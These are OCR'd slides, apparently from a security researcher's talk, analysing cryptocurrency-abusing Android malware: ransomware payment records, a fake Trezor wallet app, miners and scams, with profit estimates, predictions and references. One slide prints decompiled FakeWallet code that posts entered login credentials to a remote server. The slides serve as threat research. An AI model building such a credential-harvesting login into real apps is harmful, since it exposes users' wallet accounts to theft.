
Date	**Transaction amount**	**Bitcoin rate**	**Amount in USD**
2018-04-22	0.01114	8925	99.42
~~2018-04-11~~	~~0.00291766~~	~~6843~~	~~19.96~~
2018-04-10	0.010213	6795	69.37
~~2018-04-10~~	~~0.0219645~~	~~6795~~	~~149.25~~
2018-04-06	0.01058841	6815	72.16
~~2018-04-02~~	~~0.01218985~~	~~6844~~	~~83.42~~
~~2018-03-20~~	~~0.0394~~	~~8619~~	~~339.59~~
~~2018-03-15~~	~~0.00968897~~	~~8290~~	~~80.32~~
2018-03-10	0.0075	9350	70.125
2018-03-06	0.00951219	11500	109.39

Android/Locker: revised profits for the attacker(s)

Far less than **200,000 USD**

Month	**Amount in USD**
April 2018	240
March 2018	170
February 2018	200
Total	**610**


Android/FakeWallet



Fake Trezor Wallet

e81c3278f46f480ea3c0dda21b2781700ca438c6a4287d4746ba527134c6e71e

Android/FakeWallet: not very convincing



- Poor fake wallet: wrong trezor icon, login
- Asks for login credentials

Android/FakeWallet: what for?!


Login credentials are not sent to remote server...

```
this.btnLogin.setOnClickListener(new View.OnClickListener() {
  public void onClick(View view) {
    if(!LoginActivity.this.mail.getText().toString().equals("") &&
↪   !LoginActivity.this.pass.getText().toString().equals("")) {
      ...
      RequestQueue volleyrequestqueue =
↪   Volley.newRequestQueue(LoginActivity.this);
      com.wallet.cryptocurrency.ActivityPackage.LoginActivity.3.3
↪   request = new StringRequest(1,
↪   "https://coinwalletinc.com/nf5/index.php", new Listener() {
        ...
        // on success:
        String[] splitresponse = response.toString().split(",");
        String resp1 = splitresponse[1];
        LoginActivity.this.BTC = splitresponse[2];
        LoginActivity.this.DOGE = splitresponse[3];
```

Malware using/abusing cryptocurrencies


Malicious Miners	Mine many different currencies, **Monero** more than others Lots of CoinHive "zombies" **Low profit** (3-220 USD) Banned by Google Play
Mobile Ransomware	$\approx$ **600 USD** for Locker.KV
Wallet Stealers	Clippers, fake wallets stealing credentials/keys $\approx$ **2300 USD** for Clipper.C
Scams	Fake apps, view ads, fake rewards Mine unminable currencies (e.g Ripple)

Predictions




- Malicious mobile miners. Will probably **decrease**.

Predictions



- Malicious mobile miners. Will probably **decrease**.
- Wallet stealers and mobile ransomware. Reasonably profitable. Will probably **increase**.

Predictions



- Malicious mobile miners. Will probably **decrease**.
- Wallet stealers and mobile ransomware. Reasonably profitable. Will probably **increase**.
- Crypto-scams. Easy money. Always works.

Conclusion

Thank You

www.fortinet.com - @FortiguardLabs @cryptax

Thanks to Lukas Stefanko and Raphael Lebras

References (1/2)

- GData Blog, MuchSad, 2014
- Marc Rogers, CoinKrypt, 2014
- Trend Micro, JSMiner
- Nikita Buchka, Anton Kivva, Dmity Galov, Loapi
- Pankaj Kohli, CoinMiner and other malicious cryptominers targeting Android
- Lukas Stefanko, https://www.welivesecurity.com/wp-content/uploads/2018/02/Cryptocurrency_Scams_on_Android.pdf
- Jerome Segura, The state of malicious cryptomining
- 360 Netlab et al, AdbMiner
- Josh Grunzweig, The Rise of Cryptocurrency Miners
- Axelle Apvrille, Cryptocurrency mobile malware, BlackAlps 2018
- Dr Web, Clipper.A
- Gabriel Cirlig, Trinity
- Sergio Pastrana, Guillermo Suarez-Tangil, A First Look at the Crypto-Mining Malware Ecosystem: A Decade of Unrestricted Wealth
- Axelle Apvrille, Cryptocurrency mobile malware, Insomni'hack 2019

References (2/2)

- Lukas Stefanko Clipper.C
- Axelle Apvrille, CoinHive
- Axelle Apvrille, FakeMiner
- Lukas Stefanko, SauronLocker
- Jerome Segura, Cryptojacking in the post-Coinhive era
- Lukas Stefanko, Fake cryptocurrency apps crop up Google Play as bitcoin price rises